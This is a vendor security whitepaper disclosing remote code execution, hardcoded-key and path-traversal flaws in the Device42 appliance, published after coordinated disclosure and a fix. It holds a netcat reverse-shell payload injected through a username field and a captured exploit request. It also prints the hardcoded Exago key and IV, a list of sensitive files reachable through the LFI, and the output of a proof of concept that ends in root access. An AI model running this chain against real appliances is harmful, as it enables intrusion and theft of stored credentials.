
WHITEPAPER

Bitdefender



Security

Multiple Vulnerabilities in the Device42 Asset Management Appliance

www.bitdefender.com

Contents

Authors:

Ștefania POPESCU - Team Lead, Security @ Bitdefender
Ionuț LALU – Security Engineer @ Bitdefender
Cristian BUZA – Security Engineer @ Bitdefender
Alexandru LAZĂR – Security Researcher @ Bitdefender
Alexandru “Jay” BĂLAN - Director, Security Research @ Bitdefender

Executive summary

Modern IT environments rely on automatic discovery, asset management and dependency mapping. Whether based on agents or completely agentless, these tools allow IT infrastructure managers to create a complete inventory of networked devices, servers and hypervisors, applications and more.

We performed a security assessment of the **Device42** appliance. This audit was run with two instances of the application:

- *production instance*:
  - available to all company employees through single-sign-on
  - we had the same access as any employee
  - mostly restricted to the “Advanced Reporting” feature

- *staging instance*:
  - access with username/password
  - administrative permissions in the main application
  - no access to SSH or Appliance Manager

Although initially we had no access to the appliance code files, by exploiting an RCE (Remote Code Execution) vulnerability in the staging instance we obtained full root access to it and could further explore the entire available code.

We consider the code files to be public, given that any interested party can apply for a product trial and receive the appliance image. Moreso, we used this option to download the product and confirm that the hardcoded encryption key stays the same in all downloads of the appliance image.

NOTE: Bitdefender has been working closely with the Device42 team through all stages of vulnerability disclosure. We would like to extend our thanks for the prompt response time, communication and delivery.

Key findings

While investigating the Device42 platform, we found multiple severe security issues exploitable by attackers with any level of access within the host network.

By exploiting these issues, an attacker could impersonate other users, obtain admin level access in the application (by leaking session with a LFI) or obtain full access to the appliance files and database (through remote code execution).

By chaining multiple vulnerabilities, an attacker can achieve remote code execution with root privileges starting from an unauthenticated session:

- Authentication bypass with a unauthenticated local file inclusion vulnerability discovered in the Exago reports component by extracting valid session IDs of authenticated users
- Remote code execution by creating an autodiscovery task (*nix/CISCO NX-OS) with crafted RCE payload as username

Besides the critical vulnerabilities, other vulnerabilities were found:

- remote code execution vulnerability in the appliance manager component (the credentials for appliance manager can be obtained with any of the vulnerabilities described above)

Disclosure timeline

- Feb 18, 2022 – Bitdefender submits the vulnerability report to vendor
- Mar 16, 2022 – Vulnerabilities are demonstrated and explained in a briefing call
- Apr 20, 2022 – Bitdefender reserves CVE numbers for the confirmed vulnerabilities
- Apr 21, 2022 – Bitdefender follows up with vendor regarding patch progress, sends out CVE numbers to vendor
- July 20, 2022 - Vendors sends version 18.01.00 for
- review. The submitted ulnerabilities are now fixed.
- Aug 10, 2022 – This report and accompanying CVEs are publicly released

Assigned CVEs

- CVE-2022-1399 - **Remote Code Execution in scheduled tasks component**
- CVE-2022-1400 - **Hardcoded encryption key IV in Exago WebReportsApi.dll.**
- CVE 2022-1401 - **Insufficient validation of provided paths in Exago**
- CVE-2022-1410 - **Remote Code Execution in ApplianceManager console**

Vulnerability overview

1. [Critical] RCE in autodiscovery *nix and Cisco NX-OS tasks as any authenticated user with create tasks permissions


Through the `discovery *nix/CISCO NX-OS tasks` functionality, an attacker can achieve remote code execution with root privileges by manipulating `ssh bash` command parameters. By creating any task with alternate ssh option enabled (to trigger the execution of singlesession.go binary), one can execute bash commands through command injection

Steps to reproduce:

a) Open a reverse shell listener on the attacker machine:
`nc -lvp 1234`

b) From the Device42 application, log in with an account with “System Generated Read and Add” rights.

c) In the Infrastructure/Secrets panel, create a set of credentials with a command injection payload in username. The payload can be a reverse shell connection with netcat to the attacker machine: /usr/bin/nc -e /bin/sh attcker_ip attacker_port



d) In the Discovery panel, generate an autodiscovery nix task with the following settings:

- Valid ip and port for ssh (you can use attacker ip and open a ssh port on 22)


- From miscellanenous tab, you have to check “Use Alternate shh” checkbox
- From discovery target credential, select the credentials created at step1

The extracted burp request is available below:


```
POST /admin/autodiscover/vserver/add/ HTTP/1.1

Host: cmdb-stage.localdomain

Cookie: django_language=en; d42amid_
csrftoken=iDobnrLbzmUk4XKZFim4OPGWgG5SNbEFZQ8Kcisz3dBcofRBZ9gKH5YT6eJcmKp7;
selected_deviceid=2738; selected_tab_class=tab1-1; delete_cookies=1; d42sessnid_
csrftoken=irbHwFsUEDmv8byzAD6GngGLdLEpriDW; d42sessnid=944de13191dfc6f722509ee6c1b0fdf3

Content-Length: 10169

Cache-Control: max-age=0

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"

Sec-Ch-Ua-Mobile: ?0

Upgrade-Insecure-Requests: 1

Origin: https://cmdb-stage.localdomain

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryaPHi1XAIlBELq28q

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.93 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://cmdb-stage.localdomain/admin/autodiscover/vserver/add/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: close


------WebKitFormBoundaryaPHi1XAIlBELq28q

Content-Disposition: form-data; name="csrfmiddlewaretoken"
```

```
irbHwFsUEDmv8byzAD6GngGLdLEpriDW

------WebKitFormBoundaryaPHi1XAIlBELq28q

Content-Disposition: form-data; name="name"



------WebKitFormBoundaryaPHi1XAIlBELq28q

.....................................................................

------WebKitFormBoundaryaPHi1XAIlBELq28q--
```

e) Running the created task and back on the attacker machine should result in a reverse shell connection from device42 server:



From the auto-generated logs, we can see that the vulnerability is triggered by a go executable which is executing sshpass bash tool with the provided input arguments from secrets.



Since we can obtain remote shell connection with root privileges, we can read all the secrets saved in database, change admin password (or promote any user to superuser) and then log in as admin directly in the interface

2. [Critical] Unauthenticated LFI in Exago - account takeover

The Exago encryption key and IV are hardcoded in *WebReportsApi.dll (CVE-2022-1400)*. The rute */Exago/WrImageResource.axd* does not validate the provided paths allowing an unauthenticated attacker to read sensitive server files with root permissions (CVE-2022-1401). There is a restriction allowing only files with „.” in the name to be read.

Vulnerable code (decompiled from *WebReportsApi.dll*):

```
public static string EncryptData(string data, bool urlEncode = false) =>
new SymmetricCryptography().EncryptData(data, "JWZHKGqV8ITXHw3/VLyFfQ==",
"qe2xwnaq4onei0+CuR41nQ==", urlEncode);

public static string DecryptData(string data, bool urlDecode = false) =>
new SymmetricCryptography().DecryptData(data, "JWZHKGqV8ITXHw3/VLyFfQ==",
"qe2xwnaq4onei0+CuR41nQ==", urlDecode);
```

By leaking users' session ids ("sid") from */var/log/django/django.log*, an attacker can authenticate with a (potentially) high level of access.

```
$ python read_file.py /var/log/django/django.log



[...]

[ERROR] 2022-02-08T09:19:16+0000 {"sid": "3775[redacted]7bef", "tid": "0101010101010
1010101010101010101"} /home/device42/device42-new/device42/rackraj/CustomFunctions2.
py:1376: Get escalation profile emails: 'NoneType' object has no attribute 'primary_
admin_groups'

Traceback (most recent call last):
```

```
  File "/home/device42/device42-new/device42/rackraj/CustomFunctions2.py", line 1367,
in get_escalation_profile_emails

AttributeError: 'NoneType' object has no attribute 'primary_admin_groups'

[ERROR] 2022-02-08T09:19:16+0000 {"sid": "3775[redacted]7bef", "tid": "0101010101010
1010101010101010101"} /home/device42/device42-new/device42/rackraj/CustomFunctions2.
py:1376: Get escalation profile emails: 'NoneType' object has no attribute 'escalation1_
admin_groups'

Traceback (most recent call last):

  File "/home/device42/device42-new/device42/rackraj/CustomFunctions2.py", line 1370,
in get_escalation_profile_emails

[...]
```

Other files that can be read and that contain sensitive information:

```
/home/device42/applmgr/applmgr.db - credentials for appliance manager, USER: d42admin,
HASH: pbkdf2_sha256$10000$dummy)

/opt/rc/data/quartz.db - discovery jobs database: google/aws/snmp/ssh credentials

/home/device42/applmgr/applmgr/settings.pyc - apliance manager configuration

/var/log/postgresql/postgresql.log

/home/device42/device42-new/device42/rc/public.pem    and    /home/device42/device42-
new/device42/rc/private.pem

/mt/rackraj.conf
```

3. [Critical] ApplMgr RCE in db_optimize

Requires Appliance Manager credentials (password hash can be obtained with LFI)

Command injection in */applmgr/applmgrsite/views.py, db_optimize()*

```
$ python3 app_rce_poc.py cmdb-stage.localdomain d42admin [redacted] 10.17.44.231 4444

[+] success


user@kali:~$ nc -vlp 4444

listening on [any] 4444 ...

connect to [10.17.44.231] from device43-clona.srvexdc01.bitdefender.biz [10.18.0.223]
54734

uname -a
```

```
Linux device42 3.10.0-1160.21.1.el7.x86_64 #1 SMP Tue Mar 16 18:28:22 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux

id

uid=1000(device42) gid=995(nginx) groups=995(nginx),1000(device42),2002(venvs)

sudo -l

Matching Defaults entries for device42 on device42:

    !visiblepw, always_set_home, match_group_by_gid, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_
keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/
bin\:/usr/sbin\:/usr/bin


User device42 may run the following commands on device42:

    (ALL) NOPASSWD: ALL

sudo id

uid=0(root) gid=0(root) groups=0(root)
```

Version 18.01.00 update


Bitdefender has received version 18.01.00 ahead of public release and was able to validate that the four reported vulnerabilities are no longer present. We advise customers running older versions of the product to update immediately to the latest available version.

About Bitdefender

Bitdefender is a cybersecurity leader delivering best-in-class threat prevention, detection, and response solutions worldwide. Guardian over millions of consumer, business, and government environments, Bitdefender is one of the industry's most trusted experts for eliminating threats, protecting privacy and data, and enabling cyber resilience. With deep investments in research and development, Bitdefender Labs discovers over 400 new threats each minute and validates around 40 billion daily threat queries. The company has pioneered breakthrough innovations in antimalware, IoT security, behavioral analytics, and artificial intelligence, and its technology is licensed by more than 150 of the world's most recognized technology brands. Launched in 2001, Bitdefender has customers in 170+ countries with offices around the world.

For more information, visit https://www.bitdefender.com.

All Rights Reserved. © 2022 Bitdefender.
All trademarks, trade names, and products referenced herein are the property of their respective owners.



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-Device42-creat6295-en_EN
06/28/22August 9, 2022 12:36 pmBD/09/22